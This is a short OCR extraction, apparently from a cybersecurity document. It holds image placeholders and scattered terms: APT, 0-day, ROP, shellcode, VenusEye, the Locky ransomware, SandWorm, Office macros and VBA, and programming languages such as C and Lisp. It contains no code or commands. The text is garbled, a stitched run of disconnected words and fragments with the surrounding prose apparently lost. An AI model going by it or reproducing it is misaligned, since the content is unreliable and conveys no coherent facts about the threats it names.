
APT

APT


0-day

ROP API Shell code

APT APT



5.2 VenusEye



VenusEye

VenusEye

Hedwig Locky

18

SandWorm

Macro)

)

Microsoft Word
word Word Visual Basic

,
Excel VBA
VBA
Excel VBA

C
C
M4 C

Lisp Common Lisp Scheme :
C
Lisp

Lisp cond if
Lisp
CLOS